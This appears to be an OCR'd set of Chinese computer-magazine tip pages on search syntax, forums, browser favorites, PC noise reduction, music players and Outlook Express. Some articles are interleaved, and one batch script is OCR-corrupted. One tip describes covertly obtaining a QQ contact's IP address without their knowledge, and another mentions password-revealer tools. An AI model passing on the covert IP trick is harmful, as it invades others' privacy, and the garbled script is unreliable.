网页URL中的某些信息，常常有某种有价值的含义。因此，如果你对搜索结果的URL做某种限定，就可以获得良好的效果。实现的方式，是用"inurl:"，后跟需要在URL中出现的关键词。例如，找关于Photoshop的使用技巧，可以这样查询:"Photoshop inurl:jiqiao"，上面这个查询串中的"Photoshop"，是可以出现在网页的任何位置，而"jiqiao"则必须出现在网页URL中。注意，"inurl:"语法和后面所跟的关键词，不要有空格。

4.精确匹配——书名号

书名号是百度独有的一个特殊查询语法。在其他搜索引擎中，书名号会被忽略，而在百度，中文书名号是可被查询的。查名字很通俗和常用的那些电影或者小说。比如，查电影"手机"，如果不加书名号，很多情况下出来的是通讯工具——手机，而加上书名号后，《手机》结果就都是关于电影方面的了。

5.减号语法——去除所有包含特定关键词的网页

例如，搜神雕侠侣，希望是关于武侠小说方面的内容，却发现很多关于电视剧方面的网页。那么就可以这样查询:神雕侠侣 -电视剧。注意，前一个关键词，和减号之间必须有空格，否则，减号会被当成连字符处理，而失去减号语法功能。减号和后一个关键词之间，有无空格均可。说了这么多，你对百度高级搜索语法的运用是不是也心中有数了，那你不妨先试一试吧。百度还开通了读者信箱，有任何疑问可以发信到dnahz@baidu.com，获得咨询。

感觉。如果想看新帖，单看发贴日期，确实有点费眼睛。其实大可不必，论坛已经提供了帖子的排列功能(左下角)。

下拉排列方式，选中"主题发起时间"，点击显示主题，帖子就乖乖地按时间排列了，很方便。

2.哪些主题是你参与过、　览过的呢？如果一不小心，在同一个帖子发表两次以上的回复，就是灌水啦，论坛也提供了相应的功能(左下角)，见图4。




图4

只要你参与回复的主题会显示:类似带箭头的图标。是不是很方便？当然，潜水的就只能自己练习记忆力啦!

3.点击论坛上方的"查看新帖"可以显示你上次登录以来没有看过的更新帖子和最新主题，适合想什么都看看和密切关注整个论坛动向的大虾。

4.如果一个帖子很好看，想收藏起来，同时也关注还有没有更新，怎么办呢？可以使用订阅功能。在主题上方"主题工具中"点击"订阅主题"就行了(见图5)。

5.快速回复现在真的叫快速回复了，应用了最新的ajax技术，不会刷新页面，一提交直接就"接"在上个帖子下了。真是方便灌水啊。

6.每个图片类型的附件都可以单独设置是否生成缩略



图5

图，而不是全部生成或不生成。每个附件类型现在都有"在新窗口中打开"的选项。[attach] BB 代码允许您将附件直接在帖子中插入引用附件，喜欢发图文并茂的帖子的会员会十分喜欢这个功能的。用法为:[attach]附件ID[/attach]。

小提示

关于vBulletin论坛的技巧还很多，如果有论坛使用上的问题还可以在http://www.vbzh.org提出，这是一个vBulletin中文爱好者交流论坛使用的地方，会有很多热心网友帮助你解决问题，在这里也可以秀出自己的论坛作为展示或宣传。那些喜欢在论坛里混，却老是还是普通会员的网友们这下可以尝试自己做管理员的滋味了。如果你搭建好了自己的论坛，就有了自己在网上的一个家了，可以根据自己的爱好或生活圈子为主题建立一个专门的论坛，吸引志同道合的朋友或周围的同学同事来这里闲聊或讨论问题，形成一个网上共有家园。愿你的论坛越办越红火哦。

CF [YY27]

IE“窃取”多页面浏览器的收藏夹

★★

■山村野菇 LX

小肖是电脑初学者，一直使用IE 览器。一次，他看到他崇拜的高手香奈儿收藏夹中有很多不错的网址，于是想据为己有。香奈儿倒是很痛快地答应了。但“交货”的时候却出现了麻烦:香奈儿使用的是Maxthon 览器，它的收藏夹叫做“群组”，和IE收藏夹不通用。怎么办？在Maxthon中添加了很多站点到群组中，如何将这些站点快速添加到IE的收藏夹？难道只能一个个的去重新添加么？

这确实是一个既实际又棘手的问题，实际上我们可以通过强大的for命令来实现将群组文件(CGP格式，实际上GreenBrowser 览器的群组文件也是这样的格式)转化为IE收藏夹文件。

实例1:将Maxthon群组转换成IE收藏夹

第一步:用记事本编辑如下内容，将其保存为一个CMD文件:

```
@echo off
setlocal ENABLEDELAYEDEXPANSION

for %%a in (*.cgp) do (
        set pathu=ie_url\%%~na
        md !pathu!
        set /a n=0
        for /f "skip=1 tokens=1* delims==" %%i in (%%a) do (
                if "%%i"=="[Properties]" (set /a n=1) else (

        if !n!==0 (
                echo [InternetShortcut]>>? pathu!\%%i? url
                echo URL=%%j>>? pathu!\%%i? url)

            )
                )
)
endlocal
```

第二步:打开命令提示符窗口，进入Maxthon的安装文件夹下的Group目录，运行该CMD文件，当前目录中将自动生成一个名为ie_url的文件夹，打开该文件夹，将其中的所有文件夹复制到C:\Documents and Settings\用户名\Favorites目录中即可。

小提示

本代码可以到http://www.newhua.com/cfan/200515/MT-IE.rar下载。

实例2:IE收藏夹→Maxthon群组

在“开始→运行”中输入“Favorites”，回车后打开收藏夹所在文件夹。从http://www.newhua.com/cfan/200515/IE-MT.rar下载文件后解压缩到收藏夹所在文件夹，运行IE-MT.cmd，稍等片刻就可以看到生成一个ie_url文件夹，里面就是小肖需要的收藏夹了。

实例3:GreenBrowser浏览器群组→Maxthon群组

从http://www.newhua.com/cfan/200515/GB-MT.rar下载压缩包后解压缩到GreenBrowser 览器所在目录下的Group文件夹，然后运行GB-MT.cmd，稍等片刻，就可以在“max_group”文件夹中得到Maxthon群组了。

小提示

如果你想看CMD文件中的代码，不要双击它，而是要用鼠标右键点击它，在右键菜单中选择“编辑”，就可以在记事本中看到代码了。

Just Do It

看了GB-MT.cmd的代码，你能否发挥自己的分析能力，设计出Maxthon群组转成GreenBrowser浏览器群组批处理呢？如果看不懂也没有关系，这里透露一个小秘密:系统栏目的小编狂PK近期将会教你一些强力的“For语句使用秘籍”，非常值得期待哦！

CF [YY28]

妙取QQ好友的IP信息

★

■ 日月双星

有些朋友喜欢使用珊瑚虫QQ外挂，其主要工作是可以获取好友的IP和相关信息，信息一般显示在窗口的右上角。通常情况下，必须和对方聊天之后才可以得到的IP地址。但是，我们想知道对方IP的时候往往是隐秘的状态下，不想让对方知道自己存在，这时该怎么获得IP呢？现在送给大家一个方法，可以不必发送信息就能得到IP。首先，在你要查询的网友头像上点击鼠标右键，在菜单中选择“ 览共享文件”，这时会出现共享文件的界面。等待大概10秒，在查看你就可以得到他的IP地址了，打开收发讯息窗口，你就可以看到以前的“对方在线，但不能获取对方IP”已经替换为你想要的IP信息了(见图)。



CF [YY29]

被老婆逼上“梁山”——

漫漫静音不归路

★★

■ 小

记得是2002年的圣诞节那天，搬新家了，没有专门的书房放置电脑。因为家居布置的关系，无法像以前一样，将电脑放置在客厅，只好将电脑放置在卧室。

卧室的面积为14平方，电脑放置在房间的西南角，位置离床头的距离为3米(见图1)。家住郊区，晚上万 俱寂，电脑风扇却发出低频的嗡嗡声，让喜欢早睡的老婆难以入眠。对此，她提出了最严重的抗议——要么在她睡觉前关机，要么就不要让电脑发声。但正处于 ˝最忙时节˝ 的我却不可能放下工作不顾啊，无奈之下不得不走上了一条静音的 ˝不归路˝。




图1

第一阶段:初有成效

预计是不花太多的钱，将噪音明显降低。

表1是第一次静音之路改造项目列表。

总费用:330元

说明:第一次静音之路比较简单，到去中关村海龙去买了相关物品，半个晚上安装完毕。开始降噪效果明显，噪音已经不太影响老婆睡眠。但三五个月后，CPU风扇和机箱风扇噪音开始变大，有人说需清洁风扇、给轴承上油。用自行车润滑油上油后，效果不明显。遂另购一款CPU散热器——酷冷至尊R71，清洁过程中，航嘉冷静王加强版因操作失误意外损坏，去换回一个航嘉冷静王标准版(当时加强版无货)。另外，硬盘是希捷第一代7200转的20GB酷鱼，读盘时噪音巨大，为减少读盘提升系统性能，得同事卢某赠送64MB内存一条。

表1

项目	配置	散热方式	改进后配置	改进后散热方式	花费(元)	减噪效果
CPU	毒龙600超850	原装风扇	毒龙600超850	散热博士M-518S/酷冷至尊R71	100	明显减噪
电源	250W长城电源	后置式8CM散热风扇	航嘉冷静王加强版/标准版	内置式12CM散热风扇	220	明显减噪
显卡	S3 SaVage4/32M	小型显卡风扇	S3 SaVage4/32M	换大型无风扇散热片	10	明显减噪
机箱	普通爱国者机箱	机箱风扇	普通爱国者机箱	拿掉机箱风扇		明显减噪
硬盘	希捷酷鱼20G	自然散热	希捷酷鱼20G	自然散热		无减噪

第二阶段:遭逢“巨变”

2004年7月，老婆对家里重新进行了一次大布置，卧室里增加2个衣柜，床的位置不得不重新做了调整。结果是，电脑主机离老婆的耳朵只有1.5米了(见图2)。换句话说，机箱噪音在她的耳朵里听来大了四倍，她老人家又开始睡不着了。

表2是第二次静音之路的改造项目列表

总费用:420元




图2

说明:这一次由于要求将噪音控制到原来的一半还要小，难度非常大。跑了很多电脑城，也试了很多产品，最后没有找到很满意的产品，整体降噪效果不明显，从此开始了与老婆长达一年的噪音之战。

新换九州风神AE-2388+散热器配了一个超大(8CM)的散热风扇，可以低速运转，宣称超静音。但实际使用，老婆仍然能感受明显噪音。又跑了电脑城很多次，淘回一个传说中的风扇调速器，将风扇速度调整到1000多转。这回声音明显变小，但由于担心怕散热不够，被迫取消了CPU超频。

静音电源，找遍了中关村，没有找到比冷静王更静音的电源，延用。

表2

项目	配置	散热方式	改进后配置	改进后散热方式	花费(元)	减噪效果
CPU	毒龙600超850	酷冷至尊R71	毒龙600（不超频）	九州风神AE-2388+/风扇调速器	80+10	有效减噪
电源	航嘉冷静王标准版	内置式12CM散热风扇	航嘉冷静王标准版	内置式12CM散热风扇		无
显卡	S3 SaVage4/32M	大型无风扇散热片	GeForce2 MX 200	无风扇散热片	获赠	无
机箱	普通爱国者机箱	自然散热	联志服务器机箱	自然散热	330	有效减噪
硬盘	希捷酷鱼20G	自然散热	希捷酷鱼20G			
希捷酷鱼SCSI	硬盘两块	自然散热		增噪		

第三阶段:荷包大出血

由于第二次静音不太成功，和老婆的冲突加剧，人一急，竟然有了一个接一个的疯狂的想法，不过却迎来了一个疯狂的失败。表3是2004年8、9月间第三次静音之路的改造项目列表。

总费用:2900元

说明:这是一次失败的静音尝试，噪音是不降反升，最后"意外"的升了级，但噪音问题还是让老婆与我势不两立。

表3

项目	原配置	改进的配制	寻找途径	结论与认识	花费(元)	减噪效果
CPU风扇	九州风神AE-2388+/风扇调速器	完全静音风扇	网络/中发电子城	世界上无完全静音风扇		失败
电源	航嘉冷静王标准版	无风扇电源	网络/中关村/中发电子城	中发有小功率无风扇电源(可多个并联)，鼎好有250瓦无风扇电源	报价近千元	未尝试
CPU风扇	九州风神AE-2388+/风扇调速器	无风扇CPU散热器	网络/中关村	国内无，韩国有通过热管传递到机箱散热的无风扇套装	报价2000元	未尝试
低热量CPU	毒龙600	使用极低发热的CPU可不用风扇	中关村	可用笔记本CPU，但无主板配套	价格高昂	未尝试
低热量CPU	毒龙600	使用Athlon XP 2500+降频一半使用，温度降低一半，可不用风扇	中关村购买保超3200+的巴顿2500+一颗	不开风扇，温度迅速升高，不可摸。"烧"坏主板	520元	重大失败
主板/内存	磐正KT133/384M SD-RAM	意外"烧"坏	中关村购买8RDA3+主板一块及512MB DDR内存条	北桥有风扇，且3个月后竟然巨响，拔除后北桥温高，换新风扇	1300元	微效
CPU风扇	九州风神AE-2388+/风扇调速器	巴顿2500+超频3200+，需要强力静音散热器	中关村购买TT火山10A散热器	铜散热器好贵，风扇噪音稍有增加	100元	微效
电源	航嘉冷静王标准版	CPU超频、3硬盘、2光驱引起电源功率不够	中关村购买全汉FSP300-60THN-P超静音电源	噪音持平	250元	持平
硬盘	希捷酷鱼20G	静音硬盘	中关村购买希捷120GB，SATA串口硬盘一只	读盘噪音大幅度减少	730元	有效

第四阶段:把电脑扔出去

第四次静音是在N种尝试都失败后，被逼疯了才想出来的。方法很简单(见图3)，在卧室和阳台之间，离地40CM高度，打了一个空调孔(见图4)，将电脑主机搬到了阳台，所有连接线通过空调孔连接显示器、电源、键盘、路由器等。同时设置键盘开机。虽阳台有玻璃窗封闭，但总比室内环境恶劣，所以主机垫高10CM，平时以布遮盖，主机关机后，在室内关闭供主机电源，防止主机漏电、受雷击等。尽管如此，每次打雷下雨都会让我心惊肉跳，-_-!

表4是第四次静音之路的改造项目列表。




图3


图4

表4

项目	散热方式	改进后配置	改进后散热方式	花费(元)	减噪效果
主机	CPU风扇、电源风扇、主板北桥风扇	Athlon XP 2500+超频3200+	CPU风扇、电源风扇、主板北桥风扇，机箱半敞开	10元	非常有效，关上门窗，几乎无声，可整晚开机


图5

第五阶段:领悟

至此，静音之路终于走到胜利的终点。我也开始彻底领悟:"电脑主机不一定要放在身边的，把它扔出去，全世界就会一下清静了"。最后，给大家展示一下我这次"升级"的代价与成果吧(如图5)。

CF [YY30]

千千静听　靓听倩倩

现在编辑部里的小编，大部分都已经换用了千千静听，就是为了享受它的免费同步歌词下载功能。虽然 Winamp 或 Foobar 2000 都可以通过第三方插件实现这个功能，但二次安装及部分需要交费，显然不如千千静听来得容易。正因如此，千千静听一推出，就很快普及开了，下面我们就来介绍一些关于它的技巧。

本期密技评审团成员

CFan编辑部:狂PK、特别的特别、Cornel、Andy

特邀读者评审:50人

*关于评审团成员的说明:为了保证每条密技都是最实用的，我们每期都由几名编辑和特邀的50名读者组成评审团，以投票方式对密技进行精挑细选。

01 为减小服务器负担而努力　　票数:50

目前千千静听的歌词服务器日搜索量已达1000万次，日下载歌词量已达到数百万次，这对于一台服务器而言已经承受了巨大的压力，严重时，还会影响千千静听主页的 览。为了减小服务器负担，所以建议大家在千千静听中进行下面的设置。

第一步:在千千静听主窗口右击，选择“千千选项”，打开“千千静听 - 选项”窗口。

第二步:在窗口左侧点击“歌词搜索”，下面的设置可根据不同的习惯进行不同设置。

如果你是按专辑分类，保存在不同文件夹下，那么可以在右侧勾选“本地搜索”栏下的“歌曲所在文件夹”，勾选“在线搜索”下的“保存成歌曲文件相同的文件名”及“保存到歌曲所在的文件夹”(见图)，这样歌词和歌曲都可以保存在同一目录下，既方便以后的备份，也方便整理。



如果你是将所有的MP3保存在一个目录下，那么建议你将所有的歌词也保存在同一个目录下。设置方法是，在“本地搜索”中勾选“歌词下载文件夹”，然后勾选“保存成歌曲文件相同的文件名”，并在最下面的“保存到其他文件夹”设置好保存目录即可。

小提示

如果你觉得有单独的歌词文件比较麻烦，那么可以将歌词内嵌至音频文件:在“千千静听 - 选项”窗口左侧点击“歌词秀”，勾选“自动嵌入歌词到音频文件”项。

02 千千静听批量修改标签很方便　　票数:43

大家都知道，千千静听是以MP3中ID3信息的“艺术家”(歌手)及“标题”(歌名)为关键字搜索歌词的，可是每次下载回来的歌曲都没有文件信息，这时就需要手工添加或搜索，比较麻烦，下面就来教大家一个简单的，在千千静听中批量添加ID3信息的方法。我们以下载的MP3文件名为“艺术家 - 专辑名 音轨号.标题”为例(如“周传雄 - 星空下的传说 01.坏感觉.mp3”)

第一步:将所有歌曲添加至千千静听，由于没有ID3信息，这时在“播放列表”中显示的是文件名。

第二步:按Ctrl+A，选中所有歌曲，右击，选择“批量文件信息”。


第三步:在弹出来的“文件信息”窗口中点击“从文件名猜测标签”按钮，在“请输入歌曲文件名的样式”栏

技巧:系统

重启服务搞定打印机无响应问题

实用度:

不少人有这样的经历:在单位中使用打印机，结果打印机半天没响应，在删除打印队列中的文件时提示不能删除……。这时可以运行“services.msc”命令打开“服务管理”窗口，右击名为“print spooler”的服务项，选择菜单“启动”即可(见图)。



(山村野菇)

巧用DOS命令让WinRAR关联更多格式

实用度:

在下载批量压缩文件包时，可能经常会遇到类似*.r01、*.r02的文件，其实那是分卷压缩包文件，可以用WinRAR进行解压缩操作。默认情况下WinRAR仅仅支持从*.r01、*.r02……一直关联到*.r29，而很多大型文件，比如电影之类的，其分卷压缩包都远远不止29个，能不能让WinRAR关联更多呢?

运行CMD命令打开“命令提示符”界面，输入“for /L %d in (30,1,99) do assoc .r%d=WinRAR”回车即可让WinRAR最多关联到*.r99格式的文件。

(逍遥小小)

“命令提示符”自动完成文件名输入

实用度:

在“命令提示符”中，如果要使用的命令参数是一个很长的文件/目录名，比如“cd "Documents and Settings"”，这类名称输入时间长且容易出错。其实可以让“命令提示符”自动完成这些文件或者目录名的输入，方法是按键盘上的Tab键，系统将依次列举当前目录下的文件/目录名，如果已经输入了一些字母，则会自动选择与这些已输入部分匹配的名称。比如要完成刚才的cd命令，则只需输入“cd d”，然后点Tab键即可。

(笨笨)

中，根据文件名的样式输入"%(Artist) - %(Album) %(Tracknumber).%(title)"(不含引号)。"确定"后，回到主窗口，点击"保存到文件"按钮即可(见图)。



这里每个单词有不同含意，可参考窗口上的注释理解

这样所有的歌曲ID3信息就修改完成了。

03 千千静听变"亮听" 票数:39

很多人习惯了用Winamp上的插件，换用千千静听后，一直不习惯，其实千千静听是可以使用Winamp的插件的。

第一步: 从http://www.newhua.com/cfan/200515/ttplayplugs.exe下载千千静听插件包。

第二步: 打开千千静听，右击主窗口，选择"千千选项"，在弹出窗口左侧点击"音效插件"，复制窗口右侧"插件目录"中的路径，关闭千千静听。

第三步: 安装插件包，在进行至选择安装目录时，将刚才复制的插件目录粘贴即可。

第四步: 重新打开千千静听，并再次进入"千千静听 - 选项"窗口中的"音效插件"(见图)，这时就可以选择要启用的插件了。



04 让千千静听不再占用过高CPU 票数:37

千千静听4.5版提高了音效处理的精度，包括采样频率转换、均衡器、环绕等，全面采用64位双精度浮点以取代以前的32位单精度浮点运算，效果明显。不过，由于作者失误，在改进环绕算法时，忽略了浮点运算可能带来的溢出，所以当使用4.5时，如果你同时开启了"采样频率转换"和"环绕"时，浮点运算溢出会引起CPU占用率达到90%以上，表现为系统变慢，严重的还会出现假死现象。

作者已经计划在下一版中修正这个BUG，在此之前，你只能关闭"采样频率转换"或"环绕"以避免问题出现。这两项的设置一个是在"均衡器"中，另一个在"千千静听 - 选项"窗口中"音频设置"下，即默认不勾选的"启用采样频率转换"项，只要不同时开启它们即可。

05 千千静听"大变身" 票数:30

很多人都说千千静听的皮肤不好看，其实也并不是这样，网上不仅仅有很多千千静听皮肤资源的下载，更有相关的皮肤制作资料及工具(下载地址:http://www.newhua.com/cfan/200515/skinmaker.rar)，只要你想，完全可以用自己和女(男)朋友的合影制作一款极具纪念意义的皮肤。

如果你想省事，那也没问题，你可以直接从http://www.newhua.com/cfan/200515/ttplayskin.rar下载包含有110款皮肤的压缩包。将这个压缩包内的文件全部解压缩至C:\Program Files\TTPlayer\Skin\(根据情况修改为千千静听安装目录)下，就可以使用这些皮肤了。**(北京 ABC)**

CF [MJ01]

技巧:软件

随时了解MSN服务器状态

实用度：

有时，MSN Messenger(以下简称MSN)会出现突然上不去的问题，这时我们通常会先检查网络。不过很多时候即使网络没有问题，也无法登录MSN，这多是由于MSN服务器出现故障或正在检修。那么我们应该如何判断呢？如果再出现这个现象，大家可以登录到http://messenger.msn.com/status.aspx检查当前服务器的状态，当显示为"所有系统均在稳定运行"时，则表示你的网络或MSN设置出现问题。**(小乐)**

在KUGOO中快速搜索整张专辑

实用度：

我们在用KUGOO下载MP3时，经常是选择专辑后，再点击每首歌曲名称，让KUGOO进行按文件名进行搜索，然后再下载。其实这样很麻烦，你不如试试下面这个方法。

我们从KUGOO上下载的很多MP3文件名都是"艺术家 - 专辑名 音轨号.标题"或"专辑名 - 艺术家 音轨号.标题"的形式，利用这个规律，我们可以搜索"艺术家 - 专辑名"(专辑名 - 艺术家)或直接搜索"专辑名"就可以找到整张专辑的歌曲了。下面，我们就以搜索羽泉的《三十》专辑中的所有歌曲为例:打开KUGOO，点击"音乐搜索"，在"搜索我喜欢的音乐"中输入"三十"，就可以找到这张专辑中的所有歌曲了，如果用"三十 - 羽泉"作为关键词，则可得到更准确的搜索结果。**(北京 ABC)**

在Word表格中求平均值

实用度：

为了方便工作，如果是简单的表格，很多人喜欢直接在Word制作完成，但遇到计算问题时就出现麻烦了，应该怎么办呢？其实，在Word中每个单元格也可以像Excel那样，使用A1、A2、B1、C1这样的形式进行描述，这样我们就可以像在Excel那样用公式来解决计算问题了。

在计算时，先将光标定位至需要计算的单元格内，然后点击菜单中的"表格→公式"，删除"公式"栏内的已有SUM公式，从"粘贴函数"下选择"AVERAGE"，最后，像Excel那样，在括号内输入要计算平均值的单元格，如"AVERAGE(A1:C1)"即可。**(PP)**

CF [MJ02]

“邮”来“邮”去——玩转Outlook Express

Outlook Express是大家常用的邮件客户端。本期我们特别收集了和它相关的应用技巧，如备份、加密等内容，帮您高效处理邮件!

01 手动进行OE备份

Outlook Express(以下简称OE)的备份非常麻烦，一般我们使用Outlook Express Backup(下载地址:http://www.genie-soft.com/download/OEBackup65_setup.exe)等第三方工具辅助备份，不过对于多数用户来讲，只需备份邮件、邮件规则、地址簿和账户信息即可。下面介绍一下如何手动备份这些信息:

备份邮件:可以在OE中选择“工具→选项”菜单，切换到“维护”标签，单击“存储文件夹”标签，在这里能看到OE中的邮件保存在哪个目录(见图)。直接拷贝该目录下的文件到非系统分区即可。此外，之后不必将这些文件放回到原来的位置，而是随意存放，只需在这里重新指定一下位置。



邮件规则:运行“Regedit”命令打开注册表编辑器，将[HKEY_CURRENT_USER\Identities\{xx...xxx}\Software\Microsoft\Outlook Express\5.0\Rules]分支导出即可。

地址簿:备份C:\Documents and Settings\UserName\Application Data\Microsoft\Address Book文件夹即可。

账户信息:选择“工具→账户”打开“Internet账户”窗口，单击“导出”按钮即可导出当前账户信息。

02 巧解OE密码无法记住的问题

有些朋友在Ghost克隆的系统中(或者安装使用了某些软件)出现OE无法记住邮件账户密码的情况。一般情况下只有重装系统才能解决，不过其实大可不必:

第一步:运行“Regedt32”命令打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Protected Storage System Provider]。

第二步:单击鼠标右键，选择“权限”菜单，在打开的窗口中“组或用户名称”栏中选中当前登录的用户，将“权限栏”的“完全控制”和“读取”都设置为“允许”(见图)。



第三步:单击“高级”按钮，检查当前登录的用户是否被选中，完全控制是否列出在权限列中，以及“该项及其子项”是否列出在应用于列中。接下来选中“从父项继承那些可以应用到子对象

技巧:硬件

会损坏电脑的坏习惯

实用度:

在日常使用电脑时，总有一些不好的习惯会损坏电脑，下面就是很多人的通病。

1.狂点击回车键

很多人在兴奋的时候，都喜欢使用按下回车键，长此以往下去，最先坏掉的键就是回车，当然最键盘上的字，最先磨掉的是ASDW^O^。

要解决这个问题当然就是控制好你的情绪，相信这并不难吧。

2.边用键盘边吃零售，喝饮料

看看很多网吧里的键盘，相信很多人就会体会到什么叫“脏”了，一般我们可以在里面看到各种食品的残渣，各种配料，这也就难怪有人说“公用机房里的键盘比厕所还脏”了。在面对这样的键盘，吃吃喝喝，先不说对键盘的影响，对身体健康也是非常不好的。如果要是喝饮料，那就更危险了，只要饮料洒到你的键盘上，就足又毁掉它了。

解决这个问题最简单的方法也很简单，只要别在电脑前吃吃喝喝就好啦。

3.总是忘记拿走光驱中的光盘

不少人喜欢把光盘长期放到光驱里，特别是CD机，但这种习惯并不好。光盘放在光驱中是，光驱每过一段时间就会检测一次，高倍速光驱在工作时，电机及相关部件还会产生很高的热量。如果光驱长时间处于工作状态，那么会加速机械部件的磨损和激光头的老化。此外，打开/保存资料的时候，系统都要去读一次光盘，影响系统的反应速度。

解决这个问题自然就是不要总把光盘放到光驱中。

4.把桌面背景设置成高亮度的图片

(转下页)

的权限项目，包括那些在此明确定义的项目"一项并确认。

第四步：双击注册表的"Protected Storage System Provider"项展开，删除其下面的所有子项。最后保存退出注册表即可。

04 给 OE 加把锁

第一步：启动OE后，点击"文件→切换标识"菜单，这时在打开窗口的列表中看到一个名为"主标识"的项，点击"管理标识"按钮，即可打开标识管理窗口。点击选中"主标识"，单击"属性"按钮，打开标识更改窗口，更改"主标识"为你自己的名字，再选中"需要密码"按钮并设置密码即可。

第二步：确定返回后，列表中将显示一个标识名为你的名字的标识，这时单击"注销标识"按钮退出OE。下次我们启动OE的时候，软件会要求选择登录标识和密码。对于多人共用一台电脑的情况，我们可以利用类似的方法建立多个标识。

每次以自己的登录标识进入OE，收发完自己的信件后，都要选择"文件→切换标识"命令，然后在"注销标识"按钮上单击，以"注销标识"的方式退出Outlook Express，否则，下次启动Outlook Express时将以上次你关闭时所使用的标识直接进入Outlook Express的信件收发界面。

小提示

★如果不慎忘记密码，很多星号密码查看软件都能轻易帮你看到密码，比如Revealer。

★建议打开"记事本"，输入以下内容，并将其保存为：IDforOE.vbs：

```
Set WshShell = WScript.CreateObject("Wscript.Shell")
'Clear the values from the registry
WshShell.RegWrite "HKCU\Identities\Last Username", ""
WshShell.RegWrite "HKCU\Identities\Last User ID", ""
WshShell.RegWrite "HKCU\Identities\Default User ID", ""
WshShell.RegWrite "HKCU\Identities\Start As", ""
'Launch Outlook Express
WSHShell.Run "Msimn.exe"
```

为它在桌面创建一个快捷方式，以后都双击它来启动OE，这样就会让你的邮件更安全。

05 OE 启动越来越慢

这个问题的原因主要有以下两个：

(1)**收件箱文件夹过大**

不要把所有邮件都保存在收件箱这个文件夹下，你可以在此文件夹下建立其他文件夹来分类存放邮件，减轻收件箱负担。并且任何一个.dbx文件(OE中显示的各文件其实都是DBX文件)都尽量不要超过400MB(经验值，但DBX文件越小OE启动速度越快)。

同时在OE中执行删除邮件或是清空"已删除邮件"的文件夹操作时，OE并没有把它们真正删除，而是将其隐藏起来了，所以要真正删除，要点击"文件→文件夹→压缩所有的文件夹"，这样OE就会完成释放掉删除的邮件空间。

另外，太多的附件也会使得OE的DBX文件过大，所以建议经常清理带有附件的邮件。

(2)**Folders.dbx文件损坏**

如果这个文件损坏，幸运的话OE启动、执行等动作变慢，严重时所有文件夹都无法显示，甚至OE无法运行。这时首先关闭OE，再删除Floders.dbx文件(直接利用Windows的搜索功能寻找即可)，再次运行OE即可自动重建此文件。但由于它主管OE邮件文件夹树状结构，因此删除后你原来定义的文件夹都会消失，邮件也会返回到收件箱中。 CF [MJ03]

技巧：硬件、网络

(接上页)

不少用户为了美化系统的"脸面"，都喜欢把桌面背景设置成那些非常亮的图片。殊不知，这样既不利于保护眼睛(因为长时间面对高亮度的物体，容易引起视疲劳，损伤视力)，也不利于显示器的寿命。因为高亮的图像是由强力的电子束长期轰击屏幕上的荧光粉实现的，长期显示一张固定的高亮图片，将会造成屏幕相应部分的荧光粉老化。结果是，即使关机，屏幕上也会出现隐约的图片，造成永久的伤害。

解决办法是，没隔一段时间更换一张背景图片。

搞定收件夹的"2GB限制"

实用度：

OE和Outlook一样，存在一个"2GB限制"——当接受到的邮件容量超过2GB时(具体表现为OE的*.dbx和Outlook的*.pst文件超过2GB)，启动时会出现错误提示。解决方法是将在OE中选择"工具→选项"菜单，切换到"维护"标签，单击"存储文件夹"标签，在这里能看到OE中的邮件保存在哪个目录。接下来进入该目录，将"收件箱.dbx"重命名为"old.dbx"(或者别的名字)即可。

对于Outlook，也可以采用类似方法，或升级到Outlook 2003版本。

让OE与Outlook共享地址簿

实用度：

很多朋友在单位使用Outlook收取工作邮件，在家里则用OE收取私人邮件，但Outlook的地址簿功能要强大一些，很多朋友希望在Outlook中编辑，并且能让编辑好的地址簿也能和OE共享。方法如下：

用记事本编辑如下代码，保存为*.reg文件后双击导入即可：

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\WAB\WAB4]
"UseOutlook"=dword:00000001
```

小提示

如果你使用Windows 98/ME，请将"Windows Registry Editor Version 5.00"替换为"REGEDIT4"。 CF [MJ04]

软件

1 解决论坛下载附件无法解压问题

问：前些天我从某论坛下载了一个教学资料，分为30个RAR文件，文件名分别是200312138355243843.RAR、200312138444049880.RAR、20041419352815586.RAR等，当解压缩完第一个文件时，就出了错误，提示找不到下一个压缩分卷，请问这是怎么回事？（江苏　翁永平）

答：这是因为论坛对用户上传的文件大小有所限制，因此在上传大文件时，只能对它进行分卷压缩，在上传之前这些压缩包文件名是按顺序排列的（由WinRAR生成），但上传过程中论坛会自动为它们重命名，这样一来就会出现上面的问题了。

知道了原因，要解决这个问题也就简单了，只要将这些文件重命名即可。在重命名时，需要接文件名由低至高的排序，并逐一更名，最后成为一个完整的数字序列（01.RAR、02.RAR、03.RAR……），再进行解压缩即可。

小提示

★通过扩展名或是查看文件的创建日期也可以判断出文件的先后顺序。

★根据压缩包内文件名后添加的不同字符，我们可以判断出这个文件的情况：文件名后为星号，则表示文件名被加密过；如果后面是“-->”，则表示文件接续着下一个分卷；文件名后面为“<--”，则表示文件接续着上一分卷；当“<->”时，则说明该文件在上一个分卷及下一个分卷中都有数据（见图）。



2 巧分TXT大文档

问：我有一部可以看TXT格式电子书的手机，但因该手机对TXT文件的大小限制为50KB，所以每次要通过剪切、粘贴来分割成小文件，工作量大不说，文件的大小还特别不好控制。我想问问，有没有能切割TXT文件的软件，以减轻劳动强度。（福建　陈友德）

答：你提出的问题，不仅仅出现在手机上，在一些MP3上也有同样问题。如一些MP3也提供了电子书功能，同样也有诸多不便，但没有设计书签功能，总不能一次看完整本书吧。

所以要解决这个问题，我们可以通过“星　TXT文件分割器”来解决这个问题。这款软件本来是为没有书签功能的MP3上阅读电子书而设计的，自然它同样可以解决你的问题。它可以从http://www.newhua.com/cfan/200515/cutxt003.rar下载到。

